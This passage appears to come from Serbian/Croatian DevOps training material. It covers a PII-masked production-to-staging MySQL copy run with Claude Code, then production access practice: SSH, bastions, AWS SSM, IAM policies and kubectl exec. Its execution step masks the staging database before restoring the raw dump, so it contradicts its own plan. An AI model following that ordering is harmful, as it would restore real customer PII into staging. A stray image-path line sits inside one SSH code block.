Brzina kreiranja	Sporo (linearno s veličinom)	Brzo (< 1 min)
Brzina restore-a	Sporo	Brzo (ali lazy load warmup)
Portabilnost	MySQL-kompatibilni target	Samo AWS RDS
Granularnost	Specifične tabele, schema subset	Cijela instanca
Cost	S3 storage (~\$0.023/GB/mj)	EBS snapshot (~\$0.095/GB/mj)
Terraform integracija	Ručni koraci ili <code>null_resource</code>	Native <code>snapshot_identifier</code>
Schema migracije	Primijeni nakon restore-a	Primijeni nakon restore-a

Za project-A: ostajemo na mysqldump dok baza ne preraste 5GB. Snapshot workflow dokumentiramo sad da ne budemo iznenađeni kad dođe taj trenutak.

06 — Vežba: Priprema AI-okvira i sync (kopija baze između okruženja)

Gradiš AI-okvir koji štiti PII pri kopiranju baze iz produkcije u niža okruženja, pa verifikuješ da su podaci konzistentni, anonimizovani i da nijedan produkcijski kredencijal nije korišćen u staging procesu.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Definišemo siguran proces dump → maskiranje → restore za kopiranje prod MySQL baze u staging/dev okruženje, bez pravih PII podataka (email, ime, telefon) i bez korišćenja prod kredencijala u nižim okruženjima.

Pretpostavke za potvrdu: - Prod baza je MySQL (ili prilagodi za Postgres) - Staging instanca postoji i može primiti restore - PII kolone su identifikovane (email, ime, telefon, adresa) - Staging okruženje ima sopstvene kredencijale, odvojene od prod

Van opsega: - Automatizacija ovog procesa u CI/CD (to je posebna vežba) - Migracija šeme — radimo samo kopiju podataka

Prompt za diskusiju:

Treba mi kopija prod MySQL baze u dev/staging, ali bez pravih PII podataka.
Predloži kompletan proces:
- Koje kolone tipično sadrže PII i kako ih prepoznati?
- Kako da dump bude konzistentan (--single-transaction)?
- Koje SQL UPDATE naredbe maskiraju email, ime, telefon?
- Kako da verifikujem integritet posle restore-a (broj redova, checksum)?
- Koji prod kredencijali ne smeju biti korišćeni u staging procesu i kako to sprečiti?

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj /plan pre bilo koje izmene.

Cilj: Staging baza sadrži kopiju prod podataka sa maskiranim PII, verifikovanim integritetom, i bez traga prod kredencijala u procesu.

Fajlovi koji se diraju: - scripts/db-copy/dump.sh — dump script sa --single-transaction - scripts/db-copy/mask-pii.sql — SQL naredbe za maskiranje PII kolona - scripts/db-copy/verify-integrity.sh — provera broja redova i checksum-a

Fajlovi koji se NE diraju: - Prod .env ili secrets — staging dobija sopstvene kredencijale - Produkcijaska baza direktno — radimo samo dump, nikad direktan write u prod

AI okvir za ovu oblast:

Dodaj sekciju u CLAUDE.md ili napravi .claude/rules/db-copy-safety.md

Sadržaj pravila:

- Prod → niže okruženje SAMO uz maskiranje PII (email, ime, telefon, adresa).
- Dump uvek sa --single-transaction; nikad bez toga na živoj bazi.
- Restore u izolovan namespace/instancu, nikad direktno na živu staging bazu bez backup-a.
- Verifikuj broj redova i checksum ključnih tabela posle restore-a.
- Staging proces koristi isključivo staging kredencijale — prod credentials se ne dodiruju.
- Maskirani dump se ne čuva na deljenim lokacijama; briše se posle restore-a.

Anti-sprawl: uvedi db-copy-safety — PII/pravni rizik je visok i ovaj proces se ponavlja.

Acceptance criteria: - [] dump je konzistentan (--single-transaction flag prisutan u komandi) - [] PII kolone (email, ime, telefon) maskirane pre ulaska u staging - [] broj redova u staging odgovara prod dumpovanom skupu (ili dokumentovano zašto ne) - [] staging baza ne sadrži ni jedan pravi email adrese u users tabeli - []

nijedan prod kredencijal nije korišćen u staging restore procesu - [] Sync zapisan u `.claude/memory/decisions.md` ili `CLAUDE.md ## Decision log / CLAUDE.md`

AI pregled plana:

Evo plana pre egzekucije:

- Dumpujemo prod bazu sa `--single-transaction`
- Pokrećemo `mask-pii.sql` na dump fajlu pre `restore-a`
- Restore-ujemo u staging instancu sa staging kredencijalima
- Verifikujemo broj redova i maskiranje

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Dump prod baze (konzistentan snapshot):

```
mysqldump \
  --single-transaction \
  --routines \
  --triggers \
  -h <prod-host> -u <prod-user> -p \
  <db-name> > dump.sql

echo "Dump veličina: $(du -sh dump.sql)"
```

Maskiranje PII kolona (primer — prilagodi tabelama projekta):

```
mysql <staging-db-name> -h <staging-host> -u <staging-user> -p < mask-pii.sql
# mask-pii.sql primer:
# UPDATE users SET email = CONCAT('user', id, '@example.com');
# UPDATE users SET first_name = 'Anoniman', last_name = 'Korisnik';
# UPDATE users SET phone = '000-000-0000';
```

Restore u staging (staging kredencijali — ne prod):

```
mysql -h <staging-host> -u <staging-user> -p <staging-db-name> < dump.sql
```

Verifikacija integriteta:

```
# Broj redova — uporedi sa prod
mysql -h <staging-host> -u <staging-user> -p \
  -e "SELECT COUNT(*) FROM users;" <staging-db-name>

# Verifikuj maskiranje — nijedan pravi email ne sme biti prisutan
mysql -h <staging-host> -u <staging-user> -p \
  -e "SELECT email FROM users LIMIT 10;" <staging-db-name>
# Svi emailovi moraju biti u obliku user<id>@example.com
```

Obrisi dump fajl posle restore-a:

```
rm -f dump.sql
echo "Dump obrisao"
```


4. AI validacija

Evo acceptance criteria iz plana:

- dump je konzistentan (--single-transaction)
- PII kolone maskirane pre ulaska u staging
- broj redova se poklapa
- staging ne sadrži pravi email
- prod kredencijali nisu korišćeni u restore-u

Evo outputa:
[ovde lepiš: mysqldump komandu, SELECT COUNT(*) output sa prod i staging, SELECT email FROM users LIMIT 10 output iz staging]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.
Ako ne – šta tačno fali?

5. UAT — ručna validacija

#	Akcija	Očekivani rezultat
1	SELECT COUNT(*) FROM users; u staging	Broj odgovara prod dumpovanom skupu (±5% prihvatljivo ako je subset)
2	SELECT email FROM users LIMIT 20; u staging	Svi emailovi su user<id>@example.com — nijedan pravi email
3	SELECT first_name, last_name FROM users LIMIT 5; u staging	Vrednosti su Anoniman Korisnik ili ekvivalent — ne pravi podaci
4	Proveri history bash komandi na staging serveru — nema prod lozinke	history grep -i password ne pokazuje prod credentials
5	Aplikacija u staging okruženju radi login sa test korisnikom	Login uspešan — staging app čita iz staging baze sa maskiranim podacima

Sync — zatvori petlju:

Zapiši u .claude/memory/decisions.md ili u CLAUDE.md sekciju ## Decision log

[datum] — DB kopija okruženja sync

- Urađeno:
- Naučeno:
- Šta bi promenio:

Phase — 18-ssh-i-produkcija

Directory: 18-ssh-i-produkcija/

Source: 18-ssh-i-produkcija/01-produkcijski-pristup-strategija.md

01 — Produkcijski Pristup: Strategija i Filozofija

Zašto je ovo drugacije od dev/staging-a

Produkcija nije sandbox. Svaka greška ima realan trošak: korisnici ne mogu koristiti sistem, podaci se mogu izgubiti, reputacija firme strada. SSH ili `kubectl exec` u produkciji nije rutinska operacija — to je hirurški zahvat koji zahtijeva pripremu, oprez i dokumentaciju.

Zlatno pravilo: **ako možeš riješiti problem bez direktnog pristupa produkciji, uradi to bez direktnog pristupa.**

Produkcijski Pristup Pyramid

```
+-----+
| Nivo 4 (iznimno):                |
| SSH na EC2 node (OS-level debug, kernel issues) |
+-----+
| Nivo 3 (rijetko):                |
| kubectl exec sa write operacijama |
| port-forward na DB               |
+-----+
| Nivo 2 (sa razlogom):            |
| kubectl exec -it (read-only debugging) |
+-----+
| Nivo 1 (uvijek OK):             |
| kubectl logs, kubectl describe   |
| Grafana, CloudWatch              |
+-----+
```

Nivo 1 — Pasivno promatranje (uvijek dozvoljeno)

Nema rizika. Samo čitaš stanje sistema, ne mijenjaš ništa:

- `kubectl logs <pod>` — logovi aplikacije
- `kubectl describe pod/deployment/service` — stanje Kubernetes resursa
- Grafana dashboardi — metriki, alerti
- CloudWatch — AWS-level metriki (RDS, ALB, EKS node CPU/memory)
- `kubectl get events` — šta se događalo u clusteru
- AWS Cost Explorer, CloudTrail — za audit i cost tracking

Nivo 2 — Aktivno promatranje (potreban razlog)

Ulazak u pod za read-only inspekciju. Razlog mora biti dokumentovan:

- `kubectl exec -it <pod> -- sh` sa isključivo read operacijama
- Provjera konfiguracije, prozernih fajlova, procesa
- DNS resolution testovi iz pod-a
- Network connectivity provjere

Prije ulaska: zabilježi u incident ticket ili Slack thread zašto ulazaš.

Nivo 3 — Modifikacije u produkciji (rijetko, oprez)

Ovo je zona gdje se greške dogode. Svaka akcija mora biti premeditated:

- `kubectl exec` pa pisanje u filesystem
- `kubectl port-forward` na bazu podataka za debug query
- `kubectl scale` za hitno skaliranje
- `kubectl rollout restart` za restart servisa

Ovo nije normalan tok — ako redovno trebaš ove operacije, to je signal da tooling nije dobar.

Nivo 4 — OS-level pristup (iznimno, eskalacija)

SSH direktno na EC2 node koji vrti EKS workload. Opravdano samo za:

- Disk space iscrpljen na node-u (ne može se riješiti iz Kubernetes-a)
- OOM kernel messages koji uzrokuju node eviction
- Network interface problemi na OS nivou
- Container runtime (`containerd` / `crictl`) debug

Audit Trail: Svaka Akcija Mora Biti Traceable

Kubernetes Audit Log

EKS automatski logira sve API pozive: - Ko je napravio `kubectl exec`, kada, na koji pod - Sve create/update/delete operacije - Dostupno u CloudWatch Logs: `/aws/eks/<cluster-name>/cluster`

CloudTrail

AWS-level audit za sve akcije: - Ko je pokrenuo SSM sesiju - Ko je pristupio Secrets Manager-u - Ko je mijenjao IAM politike - Ko je pozivao EKS API

Pretraga u CloudTrail: AWS Console → CloudTrail → Event History

Praktičan habit

Kad god radiš nešto u produkciji, ostavi trag:

```
# Slack/Teams: "Ulazim u go-service pod u prod,  
# debugiram MySQL connection timeout, ref: INC-123"  
kubectl exec -it go-service-7d9f8c-xyz -n project-a-prod -- sh
```

Ovo nije birokracija — to je zaštita za tebe. Ako nešto krene naopako sat vremena kasnije, zna se kontekst.

“Break Glass” Procedura

Scenarij: sve je puklo, pipeline ne radi, alerti zvone, korisnici ne mogu ući. Treba maksimalan pristup odmah.

Tok akcija

1. **Proglasi incident** — Slack `#incidents`, kreiraj Jira INC ticket
2. **Uzmi snapshot stanja** — CloudWatch, Grafana screenshot, `kubectl get all -n project-a-prod`
3. **Eskalacija odobrenja** — obavijesti team lead / ops lead da uzimas elevated pristup
4. **Akcija sa dokumentacijom** — sve što radiš zapisuješ u incident ticket
5. **Post-incident review** — šta si učinio, zašto, šta treba promijeniti da se ne ponovi

Break Glass IAM Role

U ozbiljnim timovima postoji zasebna IAM rola `BreakGlassRole` sa punim pristupom, ali: - Aktivacija šalje SNS notifikaciju svim senior engineerima - Sve akcije su posebno tagirane u CloudTrail (`BreakGlass: true`) - Rola ističe automatski za 1-4 sata

Znak da Tooling Fali

Ako redovno radiš: - `kubectl exec` za aplikativne operacije (migracije, debug skripte) - SSH na node da provjeriš logove - Port-forward na bazu za rutinske upite

...to nije normalno i ne treba to prihvatati. Pravi fix je:

Problem	Pravi fix
<code>kubectl exec</code> za log pregled	Centralizovani logging (Loki, ELK)
<code>kubectl exec</code> za DB query	Read-replica + database GUI tool
SSH na node za disk space	K8s resource quotas, persistent volume monitoring
Port-forward za Redis debug	Grafana Redis dashboard + alerti

SSH Keypair Management za EC2

Kreiranje keypair-a

```
# Generisanje keypair-a (van AWS, lokalno)
ssh-keygen -t ed25519 -C "project-a-prod" -f ~/.ssh/project-a-prod

# Ili RSA 4096 ako stariji SSH server
ssh-keygen -t rsa -b 4096 -C "project-a-prod" -f ~/.ssh/project-a-prod
```

Rezultat: `project-a-prod` (private key) + `project-a-prod.pub` (public key)

Čuvanje i zaštita

```
# Private key MORA biti 600 ili 400 – inače SSH odbija konekciju
chmod 400 ~/.ssh/project-a-prod

# Public key ide u AWS → EC2 → Key Pairs (ili Terraform aws_key_pair)
# Private key NIKAD ne izlazi sa tvoje mašine
```

Zlatna pravila: - Jedna osoba = jedan keypair. Nikad ne dijeliti private key. - Private key NIKAD u git, nikad u email, nikad u Slack - `~/.ssh/` direktorij treba biti `700` - Koristiti SSH agent (`ssh-add`) da ne kucaš passphrase svaki put

Rotacija keypair-a

- Rotacija: svaka 6-12 mjeseci, ili odmah ako sumnja na kompromitovanje
- Proces: kreirati novi keypair → dodati novi public key na sve servere → testirati → ukloniti stari
- Za EKS managed node groups: keypair se mijenja u Launch Template → rolling update node grupe

Kad keypair nije dovoljan: SSM

Za produkciju preporučujem AWS SSM Session Manager umjesto SSH keypair-a — nema keypair distribucije, nema open port-a 22, sve je logirano u CloudTrail. Detalji u modulu 03.

Source: `18-ssh-i-produkcija/02-ssh-na-ec2-i-eks-nodove.md`

02 — SSH na EC2 i EKS Nodove

Kada Ti Treba SSH na EKS Node

EKS node je EC2 instanca koja vrti Kubernetes. U 95% slučajeva, problem koji imaš rješavaš kroz Kubernetes API (`kubectl`), ne kroz SSH. Ali postoji ostatak:

Legitimni razlozi za SSH na EKS node:

Problem	Zašto SSH
Disk space iscrpljen (<code>/var/lib/containerd</code>)	Ne može se vidjeti/riješiti iz Kubernetes-a
<code>dmesg</code> / <code>journalctl</code> za OOM kernel eviction	OS-level logovi
Network interface debug (<code>ip addr</code> , <code>tcpdump</code>)	Kubernetes ne eksponira ovo
<code>containerd/crictl</code> problemi — container runtime crash	Ispod Kubernetes API-a
Node NotReady i <code>kubelet</code> se ne pokreće	<code>systemctl status kubelet</code>

Nije razlog za SSH: - Gledanje application logova (koristi `kubectl logs`) - Provjera ENV varijabli (koristi `kubectl describe pod`) - Restart aplikacije (koristi `kubectl rollout restart`) - Provjera konfiguracije (koristi `kubectl exec`)

EC2 Key Pair: Osnove

Kreiranje i priprema

```
# Kreiraj lokalno (preporučeno nad AWS-generisanim)
ssh-keygen -t ed25519 -C "project-a-prod-$(date +%Y%m)" -f ~/.ssh/project-a-prod

# Zaštiti private key
chmod 400 ~/.ssh/project-a-prod

# Provjeri fingerprint (za verifikaciju)
ssh-keygen -l -f ~/.ssh/project-a-prod.pub
```

Registracija u AWS

```
# Import public key u AWS (Terraform to radi automatski, ali ručno je moguće)
aws ec2 import-key-pair \
  --key-name "project-a-prod" \
  --public-key-material fileb://~/.ssh/project-a-prod.pub \
  --region eu-west-1
```

U Terraformu:

```
resource "aws_key_pair" "project_a_prod" {
  key_name     = "project-a-prod"
  public_key   = file("~/.ssh/project-a-prod.pub")
}
```

SSH na EKS Node Direktno (Samo Dev/Test)

Za dev cluster gdje su nodovi u public subnet-u:

```
# Pronađi public IP EKS node-a
kubectl get nodes -o wide
# EXTERNAL-IP kolona

# SSH pristup
ssh -i ~/.ssh/project-a-dev.pem ec2-user@<node-public-ip>


# Ili sa user datom za Amazon Linux 2023:
ssh -i ~/.ssh/project-a-dev.pem ec2-user@3.123.45.67
```

Napomena: EKS managed nodes koriste `ec2-user` na Amazon Linux 2/2023, `ubuntu` na Ubuntu AMI-u.

Ovo NIKAD ne raditi u produkciji — prod nodovi su u private subnet-u bez public IP-a. Direktan SSH nije moguć bez bastion hosta ili SSM.

Bastion Host Pattern za Produkciju

Produkcijska arhitektura: EKS nodovi su u private subnet-u. Potreban je “most” (jump server) u public subnet-u.



SSH Config za Jump Host

Uredi `~/.ssh/config`:

```
# Bastion host (ulazna tačka)
Host bastion-prod
  HostName 1.2.3.4
  User ec2-user
  IdentityFile ~/.ssh/project-a-prod.pem
  ServerAliveInterval 60
  ServerAliveCountMax 3

# EKS node kroz bastion (ProxyJump)
Host eks-node-prod
  HostName 10.0.3.50
  User ec2-user
  IdentityFile ~/.ssh/project-a-prod.pem
  ProxyJump bastion-prod

# Konekcija na EKS node (transparentno kroz bastion)
ssh eks-node-prod

# SSH agent forwarding (za dalje skokove bez kopiranja key-a na bastion)
ssh -A eks-node-prod
```

Pronalaženje Private IP-a EKS Node-a

```
# Iz kubectl
kubectl get nodes -o wide
# INTERNAL-IP kolona = private IP

# Ili iz AWS CLI
aws ec2 describe-instances \
  --filters "Name=tag:kubernetes.io/cluster/project-a-prod,Values=owned" \
  --query 'Reservations[*].Instances[*].[PrivateIpAddress,InstanceId,State.Name]' \
  --output table
```

AWS EC2 Instance Connect (Emergency Pristup)

Scenarij: keypair izgubljen ili SSH config ne radi. EC2 Instance Connect omogućava one-time SSH bez trajnog keypair-a:

```
# Korak 1: Generiši temporary keypair
ssh-keygen -t ed25519 -f ~/.ssh/temp-emergency -N ""

# Korak 2: Push public key na instancu (važi 60 sekundi)
aws ec2-instance-connect send-ssh-public-key \
  --instance-id i-1234567890abcdef0 \
  --instance-os-user ec2-user \
  --ssh-public-key file://~/.ssh/temp-emergency.pub \
  --region eu-west-1

# Korak 3: SSH odmah (60-sekundi prozor)
ssh -i ~/.ssh/temp-emergency ec2-user@<public-or-private-ip>
```

Uslovi: instanca mora imati Instance Connect endpoint ili biti u public subnet-u. Za private subnet: EC2 Instance Connect Endpoint (zasebna konfiguracija).

Sigurnost: ova akcija se logira u CloudTrail. Emergency, ne rutina.

Na EKS Node-u: Šta Radiš Nakon Pristupa

Container Runtime Debug

```
# Koji containeri rade na ovom node-u
sudo crictl ps

# Logovi specifičnog containera (ID iz crictl ps)
sudo crictl logs <container-id>

# Detalji containera
sudo crictl inspect <container-id>

# Slika (image) info
sudo crictl images
```

Kubelet Status

```
# Da li kubelet radi?
systemctl status kubelet

# Kubelet logovi (zadnjih 100 linija)
journalctl -u kubelet -n 100

# Kubelet logovi od zadnjeg boota
journalctl -u kubelet -b
```

Disk Space Debug

```
# Ukupno
df -h

# Containerd storage (česti krivac)
du -sh /var/lib/containerd/

# Docker (ako se koristi, stariji setup)
du -sh /var/lib/docker/

# Čišćenje nekorištenih image-a (oprez u produkciji!)
sudo crictl rmi --prune
```

Network Debug

```
# Network interface-i
ip addr show

# Routing tabla
ip route show

# Da li node može dosegnuti API server?
curl -k https://<eks-api-endpoint>/healthz

# iptables pravila (CNI plugin ih koristi)
sudo iptables -L -n | head -50
```

OOM Debug

```
# OOM kill u kernel logu
dmesg | grep -i "oom\\|killed process"

# Ili kroz journalctl
journalctl -k | grep -i oom
```

Sigurnost: Šta Napraviti Nakon SSH Sesije

1. **Izloguj se** — ne ostavljaj otvorene sesije (`exit` ili `logout`)
2. **Zabilježi šta si radio** — update incident ticket
3. **Provjeri da nisi ostavio privremene fajlove** — `/tmp`, home direktorij na bastionu
4. **Ako si koristio SSH agent forwarding** — `ssh-add -D` da ukloniš ključeve iz agenta
5. **Revoke temp keypair** — ako si koristio EC2 Instance Connect, temp key ionako ističe, ali obriši lokalno:
`bash rm ~/.ssh/temp-emergency ~/.ssh/temp-emergency.pub`

Source: `18-ssh-i-produkcija/03-aws-ssm-session-manager.md`

03 — AWS SSM Session Manager

Zašto SSM, Ne SSH

SSH keypair model ima fundamentalne slabosti za timski rad u produkciji:

Problem sa SSH keypair-om	SSM rješenje
Distribucija private key-a između osoba	Nema keypair-a — IAM identitet
Port 22 mora biti otvoren (attack surface)	Port 22 zatvoren, nema inbound pravila
Keypair treba rotirati	IAM credential rotacija centralizovana
Ko je bio na serveru? Teško pratiti	Svaka sesija logirana u CloudTrail + S3
VPN/bastion potreban za private subnet	SSM agent komunicira outbound na SSM endpoint

SSM Session Manager je AWS-nativni način za shell pristup EC2 instancama bez SSH, bez keypair-a, bez otvorenih portova.

Kako SSM Radi

```
Tvoj laptop (aws ssm start-session)
      |
      v
AWS Systems Manager API (HTTPS, port 443)
      |
      v
SSM Agent na EC2 instanci
(outbound konekcija – ne treba inbound port 22)
      |
      v
Shell sesija (tunelirana kroz SSM API)
```

Agent na EC2 inicira outbound konekciju prema SSM service endpoint-u. Tvoj laptop komunicira sa AWS API-jem, ne direktno sa instancom. Rezultat: nema potrebe za otvorenim inbound portom ni bastionom.

Prerekviziti

1. SSM Agent na EC2

EKS managed node groups koriste Amazon Linux 2 ili Amazon Linux 2023 AMI — SSM agent je **ugrađen i aktivan by default**.

Provjera:

```
# Na EC2 instanci (ako imaš pristup)
systemctl status amazon-ssm-agent

# Ili iz AWS CLI – da li instanca javlja SSM-u
aws ssm describe-instance-information \
  --filters "Key=tag:kubernetes.io/cluster/project-a-prod,Values=owned" \
  --query 'InstanceInformationList[*].[InstanceId,PingStatus,LastPingDateTime]' \
  --output table
```

2. IAM Politika za Node (Instance Role)

EKS node IAM role mora imati:

```
{
  "Effect": "Allow",
  "Action": [
    "ssm:UpdateInstanceInformation",
    "ssmmessages:CreateControlChannel",
    "ssmmessages:CreateDataChannel",
    "ssmmessages:OpenControlChannel",
    "ssmmessages:OpenDataChannel"
  ],
  "Resource": "*"
}
```

Ovo je uobičajeno dio `AmazonSSMManagedInstanceCore` managed policy-ja. U Terraformu:

```
resource "aws_iam_role_policy_attachment" "eks_node_ssm" {
  role      = aws_iam_role.eks_node_role.name
  policy_arn = "arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore"
}
```

3. AWS CLI Session Manager Plugin

Instalacija lokalno:

```
# macOS
brew install --cask session-manager-plugin

# Linux
curl "https://s3.amazonaws.com/session-manager-downloads/plugin/latest/ubuntu_64bit/session-manager-plugin.deb" -o /tmp/ssm-plugin.deb
sudo dpkg -i /tmp/ssm-plugin.deb

# Verifikacija
session-manager-plugin --version
```

Pokretanje SSM Sesije

```
# Pronađi instance ID
aws ec2 describe-instances \
  --filters "Name=tag:kubernetes.io/cluster/project-a-prod,Values=owned" \
    "Name=instance-state-name,Values=running" \
  --query 'Reservations[*].Instances[*].[InstanceId,PrivateIpAddress,Tags[?Key==`Name`].Value|[0]]' \
  --output table

# Pokreni sesiju
aws ssm start-session --target i-1234567890abcdef0

# Sada imaš shell na instanci bez SSH!
```

Sesija izgleda ovako:

```
Starting session with SessionId: user@example.com-0abc123def456789
sh-4.2$
```

Port Forwarding Kroz SSM

Ovo je killer feature — pristup privatnim AWS resursima (RDS, ElastiCache) lokalno, bez bastion hosta, bez VPN.

RDS MySQL kroz SSM

```
# Korak 1: Pronađi RDS endpoint
aws rds describe-db-clusters \
  --query 'DBClusters[?DBClusterIdentifier==`project-a-prod`].Endpoint' \
  --output text

# Korak 2: Port forwarding kroz EC2 instancu koja ima mrežni pristup RDS-u
aws ssm start-session \
  --target i-1234567890abcdef0 \
  --document-name AWS-StartPortForwardingSessionToRemoteHost \
  --parameters '{
    "host": ["prod-rds.cluster.eu-west-1.rds.amazonaws.com"],
    "portNumber": ["3306"],
    "localPortNumber": ["13306"]
  }'

# Korak 3: (u drugom terminalu) Spoji se na 127.0.0.1:13306
mysql -h 127.0.0.1 -P 13306 -u admin -p
```

Koristim port `13306` lokalno (ne `3306`) da izbjegnem konflikt sa lokalnim MySQL-om ako ga imaš.

Redis ElastiCache kroz SSM

```
# ElastiCache ne dozvoljava direktan pristup izvan VPC-a
# SSM tunnel to rješava

aws ssm start-session \
  --target i-1234567890abcdef0 \
  --document-name AWS-StartPortForwardingSessionToRemoteHost \
  --parameters '{
    "host": ["project-a-prod.xxxxxx.cache.amazonaws.com"],
    "portNumber": ["6379"],
    "localPortNumber": ["16379"]
  }'

# U drugom terminalu
redis-cli -h 127.0.0.1 -p 16379

# Read-only provjere:
127.0.0.1:16379> INFO server
127.0.0.1:16379> INFO clients
127.0.0.1:16379> DBSIZE
```

Upozorenje: SSM port-forward na produkcijsku bazu je **Nivo 3** operacija iz access pyramid-e. Razlog i odobrenje su obavezni.

Lokalni Port Forwarding (na sam EC2)

```
# Pristup aplikaciji koja sluša samo na localhost EC2 instance-a
aws ssm start-session \
  --target i-1234567890abcdef0 \
  --document-name AWS-StartPortForwardingSession \
  --parameters '{"portNumber":["8080"],"localPortNumber":["8080"]}'
```

IAM Politika za Korisnike: Kontrola Ko Može Koristiti SSM

Nije dovoljno da agent radi — korisnik koji pokreće sesiju mora imati IAM dozvolu. I tu je moć SSM-a: granularna kontrola.

Pristup po tagovima (preporučeno za produkciju)

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "AllowSSMSessionOnDevNodes",
      "Effect": "Allow",
      "Action": "ssm:StartSession",
      "Resource": "arn:aws:ec2:eu-west-1:123456789012:instance/*",
      "Condition": {
        "StringEquals": {
          "ssm:resourceTag/Environment": "dev"
        }
      }
    },
    {
      "Sid": "DenySSMSessionOnProdNodes",
      "Effect": "Deny",
      "Action": "ssm:StartSession",
      "Resource": "arn:aws:ec2:eu-west-1:123456789012:instance/*",
      "Condition": {
        "StringEquals": {
          "ssm:resourceTag/Environment": "prod"
        }
      }
    }
  ]
}
```

developer rola može SSM na dev, ne može na prod. senior-ops rola može na prod.

Minimalna politika za port-forward (bez shell pristupa)

```
{
  "Effect": "Allow",
  "Action": [
    "ssm:StartSession"
  ],
  "Resource": [
    "arn:aws:ssm:eu-west-1:*:document/AWS-StartPortForwardingSessionToRemoteHost"
  ]
}
```

Ovo dozvoljava port-forward ali ne i interaktivni shell.

Audit: Gdje Su Logovi SSM Sesija

CloudTrail

Svaki `ssm:StartSession` je u CloudTrail:

```
EventName: StartSession
UserIdentity: { "userName": "darko.nikolic" }
RequestParameters: { "target": "i-1234567890" }
ResponseElements: { "sessionId": "darko.nikolic-0abc123..." }
```

S3 Session Logging (opcionalno, ali preporučeno za prod)

Konfiguracija u SSM → Session Manager → Preferences: - S3 bucket: `project-a-ssm-session-logs` - CloudWatch Log Group: `/aws/ssm/sessions`

Ovo snima **kompletnu terminal sesiju** — svaki unos, svaki output.

Aktivne sesije

```
# Ko je trenutno spojen?
aws ssm describe-sessions --state Active

# Prekid sesije (ako treba terminirati)
aws ssm terminate-session --session-id <session-id>
```

SSM vs SSH: Kada Koristiti Šta

Situacija	Preporuka
Produkcija — shell pristup EC2	SSM
Dev — brzo testiranje	SSH može, ali navikni se na SSM
Pristup RDS u produkciji	SSM port-forward
Pristup Redis u produkciji	SSM port-forward
Automatizovani skripti (CI/CD)	SSM <code>send-command</code> ili <code>run-command</code>
Stari server bez SSM agent-a	SSH kao fallback
Emergency, SSM ne radi	EC2 Instance Connect (modul 02)

Troubleshooting SSM Konekcije

```
# Instanca ne javlja se SSM-u
aws ssm describe-instance-information --filters "Key=InstanceIds,Values=i-1234567890"
# Prazna lista = agent ne radi, IAM role nema dozvolu, ili VPC endpoint problem

# Provjera SSM agenta na instanci
sudo systemctl status amazon-ssm-agent
sudo journalctl -u amazon-ssm-agent -n 50

# VPC endpoint (potreban za private subnet bez internet gateway-a)
aws ec2 describe-vpc-endpoints \
  --filters "Name=service-name,Values=com.amazonaws.eu-west-1.ssm"
# Trebaju biti 3 endpoint-a: ssm, ssmmessages, ec2messages
```

Makefile — dodaj u ovom poglavlju

Ovo poglavlje uvodi SSH pristup i AWS SSM. Dodaj u `Makefile` u korenu projekta:

```
# === OBLAST 18: SSH i produkcija ===

ssm-connect: ## Konekcija na EC2 instancu via AWS SSM (INSTANCE_ID=i-xxx make ssm-connect)
    docker run --rm -it \
        -e AWS_ACCESS_KEY_ID -e AWS_SECRET_ACCESS_KEY -e AWS_SESSION_TOKEN \
        amazon/aws-cli:latest ssm start-session \
        --target $(INSTANCE_ID) --region $(AWS_REGION)

k-exec: ## Exec shell u pod (POD=xxx NS=dev make k-exec)
    docker run --rm -it \
        -v ~/.kube:/root/.kube \
        bitnami/kubectl:$(KUBECTL_VERSION) exec -n $(NS) -it $(POD) -- /bin/sh
```

Centralni Makefile već sadrži ove targete — ovo je referenca šta si dodao u ovoj oblasti.
Provjeri da targeti rade:

```
INSTANCE_ID=i-0123456789abcdef0 make ssm-connect
POD=go-service-abc123 NS=dev make k-exec
make help | grep ssm
make help | grep k-exec
```

Source: 18-ssh-i-produkcija/04-kubectl-exec-i-debug.md

04 — kubectl exec i Debug u Produkciji

Pravila Prije Nego Što Otvoriš Terminal

kubectl exec u produkciji nije zabranjen, ali zahtijeva disciplinu. Razlika između iskusnog i neiskusnog inženjera: iskusan zna što ga košta svaka komanda.

Obavezni ritual

```
# 1. Provjeri da si u pravom kontekstu (produkcija, ne dev!)
kubectl config current-context
# Očekivani output: prod (ili project-a-prod, ili sl.)

# 2. Provjeri u koji namespace ulaziš
kubectl get pods -n project-a-prod

# 3. Zabilježi akciju (Slack, incident ticket):
# "Ulazim u go-service-7d9f8c-xyz, debugiram MySQL timeout, ref: INC-456"
```

Terminal session recording

Ako radiš nešto ozbiljno, snimi terminal sesiju:

```
# Počni snimanje (sve što vidiš u terminalu ide u fajl)
script -a ~/prod-debug-$(date +%Y%m%d-%H%M%S).log

# ... radi što trebaš ...

# Završi snimanje
exit

# Log fajl sada postoji kao dokaz
```

Što smije, što ne smije

Dozvoljeno (uz razlog)	Nikad u produkciji
cat, ls, ps, top	rm, rmdir
grep kroz logove	chmod, chown na app fajlove
curl za health check	kill -9 bez razloga
nslookup, ping, nc	Schema migracije
nginx -T config provjera	kubectl exec pa bash skripte koje pišu

Korisne kubectl exec Komande za Project-A Servise

PHP Service (php-fpm)

```
